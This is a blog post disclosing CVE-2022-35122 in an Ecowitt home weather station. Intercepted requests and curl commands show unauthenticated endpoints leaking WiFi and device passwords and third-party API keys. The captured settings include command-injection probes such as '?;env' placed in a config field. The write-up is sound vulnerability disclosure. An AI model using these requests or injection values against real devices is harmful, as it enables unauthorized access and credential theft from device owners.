

Pizza-Powered Hacking 🍕


The Incredibly Insecure Weather Station

Edit: This was given CVE-2022-35122.

I recently purchased the [ECOWITT GW1102 Home Weather Station](#). It's exactly what it sounds like – a mini weather station for your house. It has all the usual sensors you'd expect a weather station to have, and I'm actually very pleased with the hardware, considering the cheap price.

However, it is missing one thing – software security. But really, what did I expect from a cheap home weather station?

Comically, the landing page of the weather station's server gives an illusion of some sort of security.



Password goes here.

Let's intercept a request of us logging in.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /set_login_info HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: 192.168.1.127				2 Content-Type: text/html			
3 Content-Length: 21				3 Content-Length: 53			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36				4			
5 Content-type: application/json				5 {			
6 Accept: */*				6 "status": "1",			
7 Origin: http://192.168.1.127				7 "online": "0",			
8 Referer: http://192.168.1.127/				8 "msg": "success"			
9 Accept-Encoding: gzip, deflate				9 }HTTP/1.1 200 OK			
10 Accept-Language: en-US,en;q=0.9				10 Content-Type: text/html			
11 Connection: close				11 Content-Length: 6			
12				12			
13 {				13 200 OK			
"pwd": "Weather2468"							
}							

Don't steal my password.

This is all over HTTP. We post our password to /set_login_info – which seems like an odd endpoint for logging in. Notice the response does not set any cookies or seem like it actually does any sort of verification. Hmmm.

Anyway, after logging in, we are directed to `/liveData.html`. This page does exactly what its name implies. But let's look at the links on the side of the page – particularly the Local Network link.

Local Network		Live Data				
Weather Services	Outdoor Temperature	62.4 °F	Outdoor Humidity	97%	Feel Like	62.4 °F
Device Setting	Dew point	61.5 °F	Wind chill	62.4 °F	Wind Speed	0.00 mph
Unit Settings	Gust Speed	0.00 mph	Day Wind Max	1.12 mph	Solar Irradiance	20.52 W/m²
Calibration	UV-Index	0	Wind Direction	355 °		
Rain Totals	Indoor Temperature	71.2 °F	Indoor Humidity	54%	Absolute Pressure	30.07 inHg
Sensors ID					Relative Pressure	30.07 inHg
Live Data						
Version: GW1100B_V2.1.5						

Rain	
Rain Event	0.00 in
Rain Rate	0.00 in/Hr
Rain Day	0.00 in
Rain Week	0.06 in
Rain Month	0.06 in
Rain Year	0.06 in

CH1 Soil	
	58%

Click the Local Network link on the left-hand side.

If we intercept the requests in Burp after we click the Local Network link, we see a call to a `/get_network_info` endpoint. This returns info about the WiFi network to which the weather station is connected.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
37	http://192.168.1.127	GET	/get_network_info?			200	236	JSON	

Request
Pretty Raw Hex

1 GET /get_network_info? HTTP/1.1
2 Host: 192.168.1.127
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
4 Accept: */*
5 Referer: http://192.168.1.127/localNetwork.html
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

Response
Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Content-Type: text/html
3 Content-Length: 171
4
5 {
6 "mac": "E8:DB:84:E4:77:25",
7 "ssid": "Pizza",
8 "wifi_pwd": " ",
9 "wifi_ip": "192.168.1.127",
10 "wifi_mask": "255.255.255.0",
11 "wifi_gateway": "192.168.1.1"
12 }

That's my WiFi SSID and password.

Interesting. Notice again that there appears to be no authentication going on with this request. Let's try to curl this endpoint

Uh oh.

```
$ curl http://192.168.1.127/get_device_info
{
  "sensorType": "1",
  "rf_freq": "2",
  "tz_auto": "0",
  "tz_name": "America/New_York",
  "tz_index": "39",
  "dst_stat": "1",
  "radcompensation": "0",
  "date": "2022-06-30T12:28",
  "upgrade": "0",
  "apAuto": "1",
  "newVersion": "0",
  "curr_msg": "Current version:V2.1.5\r\n1. Fix some spelling mistakes.\r\n2. Add WN34 temperature calibration function.\r\n3. Add outdoor temperature correction correlating to solar radiation and wind speed.",
  "apName": "GW1100B-WIFI7725",
  "GW1100Appwd": "Weather24689",
  "time": "20"
```

```
$ curl http://192.168.1.127/get_ws_settings
{
    "platform": "ecowitt",
    "ost_interval": "1",
    "sta_mac": "E8:DB:84:E4:77:25",
    "wu_id": "",
    "wu_key": "",
    "wcl_id": "6666",
    "wcl_key": "6666",
    "wow_id": "",
    "wow_key": "",
    "Customized": "enable",
    "Protocol": "ecowitt",
    "ecowitt_ip": "127.0.0.1",
    "ecowitt_path": "\\\"\\\"\\\"",
    "ecowitt_port": "9999",
    "ecowitt_upload": "10",
    "usr_wu_path": "/weatherstation/${hostname}/updateweatherstation.php?",
    "usr_wu_id": "?;env",
    "usr_wu_key": "6",
    "usr_wu_port": "9999",
    "usr_wu_upload": "10"
```

Edit: I added this picture above of the `get_ws_settings` endpoint. As you can see, I'm not using any authentication. You can also see I was trying some shenanigans, but nonetheless, you can also see this returns several API keys for other services, which is not a good thing to be handing out. It basically is the API endpoint for this page that is behind the 'authentication' of the application.

Weather Services

Ecowitt.net

Interval (minutes)

1

▼

[Ecowitt.net](#)

MAC

E8:DB:84:E4:77:25

Wunderground

Station ID

Station Key

Weathercloud

Weathercloud ID

6666

Weathercloud Key

6666

WeatherObservationsWebsite

Station ID

Station Key

Customized

Customized

☒ Disable

☐ Enable

Protocol Type Same As

☒ Ecowitt

☐ Wunderground

Server IP / Hostname

192.168.1.191

Path

!@#\$%^&*()_+={}|\[]:~`~';?><.,/

Port

9999

Upload Interval

10

Seconds

Save

I **did** find some of these exposed to the internet, but I'd probably avoid that, if I were you. With that said, I actually like the hardware. It's fun to play around with, and it is inexpensive.

This entry was posted in blog, CVE, cybersecurity, hacking, infosec and tagged cybersecurity, ecowitt, hacking, infosec, self hosting on June 30, 2022 [https://www.pizzapower.me/2022/06/30/the-incredibly-insecure-weather-station/].